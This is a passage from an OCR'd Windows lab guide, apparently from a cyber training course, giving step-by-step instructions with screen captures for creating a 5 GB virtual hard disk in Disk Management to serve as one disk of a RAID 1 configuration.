

ACIWIN11
ATL03
ACIDC01
On
ACIDM01
Off
ACIWIN11
On
Power off
Reboot
Reset
Suspend
Refresh
ACIALMA
Off
ACIKALI
Off
Auto logout
51 mins.
Disk Management
File
Action
View
Help
Menu
Volume
Layout
Type
File System
Status
Capacity
Free Spa...
% Free
(C:)
Simple
Basic
NTFS
Healthy (B...
69.29 GB
36.39 GB
53 %
(Disk 0 partition 1)
Simple
Basic
Healthy (E...
100 MB
100 MB
100 %
(Disk 0 partition 4)
Simple
Basic
ACIHDD (D:)
Simple
Basic
Create and Attach Virtual Hard Disk
Browse Virtual Disk files
Local... › VHDs
Search VHDs
Organize
New folder
Downloads
Music
Pictures
Videos
Local Disk (C:)
ACIHDD (D:)
Network
Name
Date modified
No items match your search.
Disk 0
Basic
69.98 GB
Online
100 MB
Healthy (EFI System
Disk 1
Basic
19.98 GB
Online
ACIHDD (D:)
19.98 GB NTFS
Healthy (Basic Data
File name:
VHD1
Save as type:
Virtual Disk files (*.vhd)
Hide Folders
Save
Unallocated
Primary partition
ENG
UK

- Press Save




Step 8

- In the Create and Attach Virtual Hard Disk window, select GB from the dropdown menu




- Enter the following in the Virtual hard disk size field:
  - 5(establishes 5GM virtual disk size for the VHD)




Step 9

- In the Create and Attach Virtual Hard Disk window, select OK
- Observe that a Non Initialized Disk 2 has been created in Disk Management. This will be one of two Disks that will be used for the RAID 1 configuration




Step 10


- In Disk Management, select Action and then select Create VHD from the drop-down menu



Step 11

